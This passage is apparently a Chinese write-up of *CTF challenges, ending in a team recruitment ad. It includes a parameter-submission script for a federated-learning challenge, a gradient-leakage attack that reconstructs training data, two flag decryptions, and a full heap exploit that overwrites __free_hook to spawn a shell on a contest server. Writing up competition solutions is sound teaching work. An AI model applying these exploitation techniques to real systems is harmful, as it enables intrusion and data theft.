  weights = []
  for i in range(len(raw_para)):
    layer_raw=raw_para[i]
    layer_my=my_para[i]
    sum = 0
    l = len(my_para)
    for temp in layer_my:
        sum = sum + temp
```

```
    my_weight=sum / l
    sum = 0
    l = len(layer_raw)+1
    for temp in layer_raw:
        sum = sum + temp
    weight=l*my_weight-sum
    weights.append(weight)
    # weights.append(layer[2])
  return weights
def get_input_parameter2(parameters,out):
    print('get input parameter')
    for i in range(len(parameters)):
        layer=parameters[i]
        # input_weight = np.zeros(layer[0].shape)
        input_weight = out[i]
        # print("next layer:")
        # get_val2(input_weight)
        layer.append(input_weight)
    return parameters
def get_val2(arr):
    if len(arr.shape) > 1:
        for temp in arr:
            get_val2(temp)
    else:
        l = len(arr)
        for i in range(l):
            arr[i] = float(1)
train_models()
train_models('mymodel')
parameters1 = load_parameters()
a=load_parameters()
parameters2 = load_parameters('mymodel')
parameters_out = cal_input_para(a,parameters2)
get_input_parameter2(a,parameters_out)
import pickle
pickle.dump(a,open('11.txt','wb'))
model = aggregation(parameters1)
test(model)
model = aggregation(parameters2)
test(model)
model = aggregation(a)
test(model)
```

提交参数

```
import pickle
a=pickle.load(open('11.txt','rb'))
def foo2(arr,r):
    if len(arr.shape) > 1:
        for temp in arr:
            # print('a')
            foo2(temp,r)
    else:
        l = len(arr)
        for i in range(l):
            r.sendline(str(arr[i]))
            # print(arr[i])
            # arr[i] = float(input())
def foo(parameters,r):
    for i in range(8):
        print('layer: {}'.format(i))
        input_weight = a[i]
        foo2(input_weight[20],r)
from pwn import *
r=remote("124.70.158.154",8081)
r.recvuntil('next layer:\n')
foo(a,r)
r.interactive()
```

Alice's challenge


核心原理是深度学习模型+梯度数据⇒(还原)⇒训练样本
找到这里https://dlg.mit.edu/(https://dlg.mit.edu/)
理解梯度泄露攻击基本原理，代码稍微改下就能跑出来。
解题关键点有下面2个：
(1)逆向的模型结构

```
class AliceNet2(nn.Module):
    def __init__(self):
        super(AliceNet2, self).__init__()
        act = nn.Sigmoid
        self.conv = nn.Sequential(
            nn.Conv2d(3, 12, kernel_size=5, padding=2, stride=2),
            act(),
            nn.Conv2d(12, 12, kernel_size=5, padding=2, stride=2),
            act(),
            nn.Conv2d(12, 12, kernel_size=5, padding=2, stride=1),
            act(),
            nn.Conv2d(12, 12, kernel_size=5, padding=2, stride=1),
            act(),
        )
        self.fc = nn.Sequential(
            nn.Linear(768, 200)
        )
    def forward(self, x):
        out = self.conv(x)
        out = out.view(out.size(0), -1)
        out = self.fc(out)
        return out
```

(2)加载题目给出的梯度

```
#dy_dx = torch.autograd.grad(y, net.parameters())
dy_dx=torch.load('0.tensor') #0-24
# Exchange gradient with other training nodes
original_dy_dx = list((_.detach().clone() for _ in dy_dx))
```

结果如下：



Re

Naci

从字符串定位到关键函数：

```
__int64 __fastcall sub_8001774(__int64 a1, char a2)
{
  __int64 v2; // rbp
  int v3; // edx
  int v4; // ecx
  int v5; // er8
  int v6; // er9
  __int64 result; // rax
  _BYTE v8[40]; // [rsp-38h] [rbp-40h] BYREF
  unsigned __int64 v9; // [rsp-10h] [rbp-18h]
  __int64 v10; // [rsp-8h] [rbp-10h]

  v10 = v2;
  v9 = __readfsqword(0x28u);
  sub_8010B50("input:");
  sub_8001940(0LL, v8, 32LL);
  sub_8080900(v8);
  if ( (unsigned int)v8 == 1 )
    sub_800A380((unsigned int)"*CTF{%s}\n", (unsigned int)v8, v3, v4, v5, v6, a2);
  else
    sub_8010B50("failed\n");
  result = 0LL;
  if ( __readfsqword(0x28u) != v9 )
    sub_8047FA0();
  return result;
}
```

关键加密函数：sub_8080900

```
13
14  v8 = v6 + (unsigned int)(v7 - 40);
15  *(_QWORD *)v8 = a1;
16  *(_DWORD *)(v8 + 36) = 0;
17  *(_DWORD *)(v8 + 36) = 0;
18  if ( *(int *)(v8 + 36) <= 3 )
19  {
20    *(_QWORD *)(v8 + 24) = 8 * *(_DWORD *)(v8 + 36) + *(_QWORD *)v8;
21    v9 = *(_QWORD *)(v8 + 24);
22    v10 = (_QWORD *)(v8 - 8);
23    *v10-- = &loc_8080980;
24    *v10 = v5;
25    v4 = (_QWORD *)(v6 + (unsigned int)((_DWORD)v10 - 56));
26    *v4-- = v9;
27    *v4-- = sub_8080760;
28    *v4 = v5;
29    v3 = v6 + (unsigned int)((_DWORD)v4 - 48);
30    *(_QWORD *)(v3 + 24) = *(_QWORD *)(v6 + (unsigned int)&unk_80AFB40);
31    *(_QWORD *)(v3 + 16) = *(_QWORD *)(v6 + (unsigned int)&unk_80AFB48);
32    *(_QWORD *)(v3 + 40) = 0x67452301EFCDAB89LL;
33    *(_DWORD *)(v3 + 12) = -1732584194;
34    LODWORD(v9) = HIDWORD(*(_QWORD *)(v3 + 24));
35    v3 -= 8LL;
36    *(_QWORD *)v3 = sub_8080400;
37    *(_DWORD *)(v3 - 4) = v9;
38    return ((__int64 (*)(void))(v6 + (*(_DWORD *)v3 & 0xFFFFFFE0)))();
39  }
```


结合调试定位到开始的加密操作位置：一个加密循环 44轮。

```
SFI:000000000808068A                    lea     rdx, ds:0[rax*4]
SFI:0000000008080692                    lea     rax, dword_80AFB60
SFI:0000000008080699                    nop     dword ptr [rax+00000000h]
SFI:00000000080806A0                    lea     r12, [rdx+rax]
SFI:00000000080806A4                    mov     r12d, r12d
SFI:00000000080806A7                    mov     [r13+r12+0], ecx
SFI:00000000080806AC                    shr     qword ptr [r15+28h], 1
SFI:00000000080806B0                    inc     dword ptr [r15+24h]
SFI:00000000080806B4                    db      66h, 66h, 2Eh
SFI:00000000080806B4                    nop     word ptr [rax+rax+00000000h]
SFI:00000000080806BF                    nop
SFI:00000000080806C0
SFI:00000000080806C0 loc_80806C0:                               ; CODE XREF: sub_8080480+E↑j
SFI:00000000080806C0                    cmp     dword ptr [r15+24h], 43
SFI:00000000080806C5                    jle     loc_80804A0
SFI:00000000080806CB                    lea     rax, dword_80AFB60
```


然后跳到loc_80804A0开始的位置结合调试理解汇编代码可总结得到如下的加密逻辑：

```
#include <stdio.h>
#define ROL(x, y) ((x<<y)|(x>>(32-y)))
unsigned int data[] = {0x04050607, 0x00010203, 0x0C0D0E0F, 0x08090A0B, 0xCD3FE81B, 0xD7C45477, 0x9F3E9236, 0x010
7F187, 0xF993CB81, 0xBF74166C, 0xDA198427, 0x1A05ABFF, 0x9307E5E4, 0xCB8B0E45, 0x306DF7F5, 0xAD300197, 0xAA86B05
6, 0x449263BA, 0x3FA4401B, 0x1E41F917, 0xC6CB1E7D, 0x18EB0D7A, 0xD4EC4800, 0xB486F92B, 0x8737F9F3, 0x765E3D25, 0
xDB3D3537, 0xEE44552B, 0x11D0C94C, 0x9B605BCB, 0x903B98B3, 0x24C2EEA3, 0x896E10A2, 0x2247F0C0, 0xB84E5CAA, 0x8D2
C04F0, 0x3BC7842C, 0x1A50D606, 0x49A1917C, 0x7E1CB50C, 0xFC27B826, 0x5FDDDFBC, 0xDE0FC404, 0xB2B30907};
int main(void)
{
  unsigned int x = , y = , p;
  for(int i = 0; i < 44; i++)
  {
    p = (ROL(x, 1)&ROL(x, 8))^ROL(x, 2)^y^data[i];
    y = x;
    x = p;
  }
  printf("%#x, %#x", x, y);
}
```

然后继续跟踪调试定位后面还有xtea加密：如下是很明显的xtea加密特征，对于key和增量值我们调试相关指令位置后看内容就能轻松获得了。

```
SFI:0000000008080180 loc_8080180:                            ; CODE XREF: sub_8080900-6D8↓j
SFI:0000000008080180                mov     eax, [r15-0Ch]
SFI:0000000008080184                shl     eax, 4
SFI:0000000008080187                mov     edx, eax
SFI:0000000008080189                mov     eax, [r15-0Ch]
SFI:000000000808018D                shr     eax, 5
SFI:0000000008080190                xor     edx, eax
SFI:0000000008080192                mov     eax, [r15-0Ch]
SFI:0000000008080196                lea     ecx, [rdx+rax]
SFI:0000000008080199                mov     eax, [r15-10h]
SFI:000000000808019D                and     eax, 3
SFI:00000000080801A0                lea     rdx, ds:0[rax*4]
SFI:00000000080801A8                mov     rax, [r15-18h]
SFI:00000000080801AC                add     rax, rdx
SFI:00000000080801AF                mov     eax, eax
SFI:00000000080801B1                mov     edx, [r13+rax+0]
SFI:00000000080801B6                mov     eax, [r15-10h]
SFI:00000000080801BA                add     eax, edx
SFI:00000000080801BC                xor     eax, ecx
SFI:00000000080801BE                xchg    ax, ax
SFI:00000000080801C0                add     [r15-8], eax
SFI:00000000080801C4                mov     eax, [r15-1Ch]
SFI:00000000080801C8                add     [r15-10h], eax
SFI:00000000080801CC                mov     eax, [r15-8]
SFI:00000000080801D0                shl     eax, 4
SFI:00000000080801D3                mov     edx, eax
SFI:00000000080801D5                mov     eax, [r15-8]
SFI:00000000080801D9                shr     eax, 5
```


最后找到密文：


```
39  }
40  else
41  {
42    v11 = (_QWORD *)(v8 - 8);
43    *v11 = sub_8080A80;
44    *(v11 - 5) = &unk_80AFC60;
45    *(v11 - 6) = &unk_80AFC80;
46    *((_DWORD *)v11 - 13) = 32;
47    *(v11 - 1) = *(v11 - 5);
48    *(v11 - 2) = *(v11 - 6);
49    *((_DWORD *)v11 - 5) = 0;
50    if ( *(v11 - 5) == *(v11 - 6) )
51    {
52      return ((__int64 (__fastcall *)(__int64, void *, __int64))(v6 + (*(_DWORD *)v11 & 0xFFFFFFE0)))(
```



总的解密：

```c
#include <stdio.h>
#include <math.h>
#define ROL(x, y) ((x<<y)|(x>>(32-y)))
unsigned int data[] = {0x04050607, 0x00010203, 0x0C0D0E0F, 0x08090A0B, 0xCD3FE81B, 0xD7C45477, 0x9F3E9236, 0x010
7F187, 0xF993CB81, 0xBF74166C, 0xDA198427, 0x1A05ABFF, 0x9307E5E4, 0xCB8B0E45, 0x306DF7F5, 0xAD300197, 0xAA86B05
6, 0x449263BA, 0x3FA4401B, 0x1E41F917, 0xC6CB1E7D, 0x18EB0D7A, 0xD4EC4800, 0xB486F92B, 0x8737F9F3, 0x765E3D25, 0
xDB3D3537, 0xEE44552B, 0x11D0C94C, 0x9B605BCB, 0x903B98B3, 0x24C2EEA3, 0x896E10A2, 0x2247F0C0, 0xB84E5CAA, 0x8D2
C04F0, 0x3BC7842C, 0x1A50D606, 0x49A1917C, 0x7E1CB50C, 0xFC27B826, 0x5FDDDFBC, 0xDE0FC404, 0xB2B30907};
unsigned int enc[] = {0xFDF5C266, 0x7A328286, 0xCE944004, 0x5DE08ADC, 0xA6E4BD0A, 0x16CAADDC, 0x13CD6F0C, 0x1A75
D936, 0};
unsigned int key[] = {0x03020100, 0x07060504, 0x0B0A0908, 0x0F0E0D0C};
void decipher(unsigned int num_rounds, unsigned int v[2], unsigned int const key[4])
{
    unsigned int i;
    unsigned int v0=v[0], v1=v[1], delta=0x10325476, sum=delta*num_rounds;
    unsigned int x, y, p;
    for (i=0; i < num_rounds; i++)
  {
        v1 -= (((v0 << 4) ^ (v0 >> 5)) + v0) ^ (sum + key[(sum>>11) & 3]);
        sum -= delta;
        v0 -= (((v1 << 4) ^ (v1 >> 5)) + v1) ^ (sum + key[sum & 3]);
    }
  x = v1, y = v0;
  for(int i = 0; i < 44; i++)
  {
    p = (ROL(y, 1)&ROL(y, 8))^ROL(y, 2)^x^data[43-i];
    x = y;
    y = p;
  }
  v[0] = x, v[1] = y;
}
int main(void)
{
  unsigned int x, y, p;
  for(int i = 0; i < 4; i++)
  {
    unsigned int *tmp = enc+2*i;
    decipher(pow(2, i+1), enc+2*i, key);
    for(int i = 0; i < 2; i++)
      for(int j = 0; j < 4; j++)
        printf("%c", ((char *)&tmp[i])[3-j]);
  }
}
```

Simple File System

查看文件信息






elf文件

静态分析

查看字符串 查找到这个关键词



找到这个关键逻辑 经过分析可以知道 当sub_1E16函数第三个参数等于1时 才能真正打开flag文件。

```
else if ( !strcmp(v25, "plantflag") )
{
  v8 = time(&v23);
  srand(v8);
  v21 = rand() % 100;
  v22 = rand() % 100;
  for ( i = 0; i < v21; ++i )
  {
    v16 = sub_216A();
    if ( (unsigned int)sub_1E16("flag", v16, 2LL) )
      printf("copied file %s to inode %d\n", v26, v16);
    else
      puts("copy failed!");
  }
  v17 = sub_216A();
  if ( (unsigned int)sub_1E16("flag", v17, 1LL) )
    printf("plant flag to inode %d!\n", v17);
  else
    puts("copy failed!");
  for ( j = 0; j < v22; ++j )
  {
    v18 = sub_216A();
    if ( (unsigned int)sub_1E16("flag", v18, 2LL) )
      printf("copied file %s to inode %d\n", v26, v18);
    else
      puts("copy failed!");
```


经过 下图加密函数后 输出到image.flag文件当中。

```
__int64 __fastcall sub_21B2(__int64 a1, int a2)
{
  int i; // [rsp+10h] [rbp-10h]
  int v4; // [rsp+14h] [rbp-Ch]
```

```
  _BYTE *v5; // [rsp+18h] [rbp-8h]

  v4 = sub_30A3();
  for ( i = 0; i < a2; ++i )
  {
    v5 = (_BYTE *)(i + a1);
    *v5 = (*v5 >> 1) | (*v5 << 7);
    *v5 ^= v4;
    *v5 = ((unsigned __int8)*v5 >> 2) | (*v5 << 6);
    *v5 ^= BYTE1(v4);
    *v5 = ((unsigned __int8)*v5 >> 3) | (32 * *v5);
    *v5 ^= BYTE2(v4);
    *v5 = ((unsigned __int8)*v5 >> 4) | (16 * *v5);
    *v5 ^= HIBYTE(v4);
    *v5 = (*v5 >> 5) | (8 * *v5);
  }
  return 0LL;
}
```


动调得到值

```
1 __int64 __fastcall sub_55F58E4101B2(__int64 a1, int a2)
2 {
3   int i; // [rsp+10h] [rbp-10h]
4   int v4; // [rsp+14h] [rbp-Ch]
5   _BYTE *v5; // [rsp+18h] [rbp-8h]
6
7   v4 = sub_55F58E4110A3();
8   for ( i = 0; i < a2; ++i )
9   {
10    v5 = (_BYTE *)(i + a1);
11    *v5 = (*v5 >> 1) | (*v5 << 7);
12    *v5 ^= v4;
13    *v5 = ((unsigned __int8)*v5 >> 2) | (*v5 << 6);
14    *v5 ^= BYTE1(v4);
15    *v5 = ((unsigned __int8)*v5 >> 3) | (32 * *v5);
16    *v5 ^= BYTE2(v4);
17    *v5 = ((unsigned __int8)*v5 >> 4) | (16 * *v5);
18    *v5 ^= HIBYTE(v4);
19    *v5 = (*v5 >> 5) | (8 * *v5);
20  }
21  return 0LL;
22 }
```


v4 = 0xDEEDBEEF

a2 = 0x1000

不过 我们既然指导加密函数了 我们就可以输入*CTF去加密 然后找到flag文件里面得密文

找到密文为

```
0x00, 0xD2, 0xFC, 0xD8, 0xA2, 0xDA, 0xBA, 0x9E, 0x9C, 0x26, 0xF8, 0xF6, 0xB4, 0xCE, 0x3C, 0xCC, 0x96, 0x88, 0x98
, 0x34, 0x82, 0xDE, 0x80, 0x36, 0x8A, 0xD8, 0xC0, 0xF0, 0x38, 0xAE, 0x40
```

exp

```
data = [0x00, 0xD2, 0xFC, 0xD8, 0xA2, 0xDA, 0xBA, 0x9E, 0x9C, 0x26, 0xF8, 0xF6, 0xB4, 0xCE, 0x3C, 0xCC, 0x96, 0x
88, 0x98, 0x34, 0x82, 0xDE, 0x80, 0x36, 0x8A, 0xD8, 0xC0, 0xF0, 0x38, 0xAE, 0x40]
v4 = [0xEF, 0xBE, 0xED, 0xDE]
def dcry(data,v4):
    for i in range(len(data)):
     v5 = data[i]
     v5 = (v5 >> 3) | (v5 << 5)&0xff
     v5 ^= v4[3]
     v5 = (v5 >> 4) | (v5 << 4)&0xff
     v5 ^= v4[2]
     v5 = (v5 >> 5) | (v5 << 3)&0xff
     v5 ^= v4[1]
     v5 = (v5 >> 6) | (v5 << 2)&0xff
     v5 ^= v4[0]
     v5 = (v5 >> 7) | (v5 << 1)&0xff
     data[i] = v5
    return data
flag = dcry(data,v4)
print(flag)
print(''.join(map(chr,flag)))
```

```
PS D:\桌面\复旦CTF\Simple File System> python exp.py
[42, 67, 84, 70, 123, 71, 119, 101, 100, 57, 86, 81, 112, 77, 52, 76, 97, 110, 102, 48, 107, 69, 106, 4[illegible]82
, 54, 125, 10]
*CTF{Gwed9VQpM4Lanf0kEj1oFJR6}
```


Pwn

examination

```
# -*- encoding: utf-8 -*-
import sys
import os
import requests
from pwn import *
binary = './examination'
os.system('chmod +x %s'%binary)
context.update( os = 'linux', arch = 'amd64',timeout = 1)
context.binary = binary
context.log_level = 'debug'
elf = ELF(binary)
libc = elf.libc
# libc = ELF('')
DEBUG = 0
if DEBUG:
    libc = elf.libc
    p = process(binary)
else:
    host = '124.70.130.92'
    port = '60001'
    p = remote(host,port)
l64 = lambda            : ras(u64(p.recvuntil('\x7f')[-6:].ljust(8,'\x00')))
l32 = lambda            : ras(u32(p.recvuntil('\xf7')[-4:].ljust(4,'\x00')))
uu64= lambda a          : ras(u64(p.recv(a).ljust(8,'\x00')))
uu32= lambda a          : ras(u32(p.recv(a).ljust(4,'\x00')))
rint= lambda x = 12     : ras(int( p.recv(x) , 16))
sla = lambda a,b        : p.sendlineafter(str(a),str(b))
sa  = lambda a,b        : p.sendafter(str(a),str(b))
```

```python
lg  = lambda name,data  : p.success(name + ': \033[1;36m 0x%x \033[0m' % data)
se  = lambda payload    : p.send(payload)
rl  = lambda            : p.recv()
sl  = lambda payload    : p.sendline(payload)
ru  = lambda a          : p.recvuntil(str(a))
def ras( data ):
    lg('leak' , data)
    return data
def dbg( b = null):
    if (b == null):
        gdb.attach(p)
        pause()
    else:
        gdb.attach(p,'b %s'%b)
def cmd(num):
    sla('>>',num)
def tch_to_std():
    cmd(5)
    sla('<0.teacher/1.student>:' , 1)
def std_to_tch():
    cmd(5)
    sla('<0.teacher/1.student>:' , 0)
def add_std(num):
    cmd(1)
    sla('questions' , num)
def score():
    cmd(2)
def one_add(addr):
    cmd(2)
    sla('addr: ' , addr)
def add_cmt(idx , size , text = 'a'):
    cmd(3)
    sla('>' , idx)
    sla('size of comment:' , size)
    sa('enter your comment:\n' , text)
def edit_cmt(idx , text = 'a'):
    cmd(3)
    sla('>' , idx)
    sa('enter your comment:\n' , text)
def delete(idx ):
    cmd(4)
    sla('choose?' , idx)
def chid(idx ):
    cmd(6)
    sla('id:' , idx)
# one_gad = one_gadget(libc.path)
def attack():
    sla('<0.teacher/1.student>:' , 0)
    add_std(1)
    add_cmt(0, 0x18)
    add_std(1)
    add_cmt(1, 0x3f8)
    add_std(1)
    add_std(1)
    tch_to_std()
    cmd(3)
    chid(1)
    cmd(3)
    std_to_tch()
```

```
    score()
    tch_to_std()
    cmd(2)
    ru('0x')
    heap_base = rint() & 0xfffffffff000
    lg('target' , heap_base)
    sla('addr:' , str(heap_base +0x2e0) + '\x00')
    chid(1)
    one_add(str(heap_base +0x2e0) + '\x00')
    std_to_tch()
    edit_cmt(0 , 'a'*0x18 + p16(0x400 + 0x50 + 1))
    delete(1)
    add_std(1)
    add_cmt(2, 0x3f8)
    edit_cmt(0 , 'a'*0x18 + p16(0x400 + 0x50 + 1))
    delete(3)
    add_std(1)
    tch_to_std()
    chid(2)
    score()
    __malloc_hook = l64() - 0x70
    libc.address = __malloc_hook - libc.sym['__malloc_hook']
    system_addr = libc.sym['system']
    __free_hook = libc.sym['__free_hook']
    binsh_addr = libc.search('/bin/sh').next()
    lg('__free_hook',__free_hook)
    std_to_tch()
    add_std(1)

    payload = flat(
        heap_base + 0x390 , 0,
        0,0,
        0,0x21,
        1,__free_hook-0x8,
        0x20
    )
    edit_cmt(2 , payload)
    edit_cmt(4 , flat('/bin/sh\x00' , system_addr ))
    delete(4)
    # dbg()
    # p.success(getShell())
    p.interactive()
attack()
```

Tip

你是否想要加入一个安全团
拥有更好的学习氛围？
那就加入EDI安全，这里门槛不是很高，但师傅们经验丰富，可以带着你一起从基础开始，只要你有持之以恒努力的决心
EDI安全的CTF战队经常参与各大CTF比赛，了解CTF赛事，我们在为打造安全圈好的技术氛围而努力，这里绝对是你学习技术的好地方。这里门槛不是很高，但师傅们经验丰富，可以带着你一起从基础开始，只要你有持之以恒努力的决心，下一个CTF大牛就是你。
欢迎各位大佬小白入驻，大家一起打CTF，一起进步。
我们在挖掘，不让你埋没！
你的加入可以给我们带来新的活力，我们同样也可以赠你无限的发展空间。
有意向的师傅请联系邮箱root@edisec.net（带上自己的简历，简历内容包括自己的学习方向，学习经历等）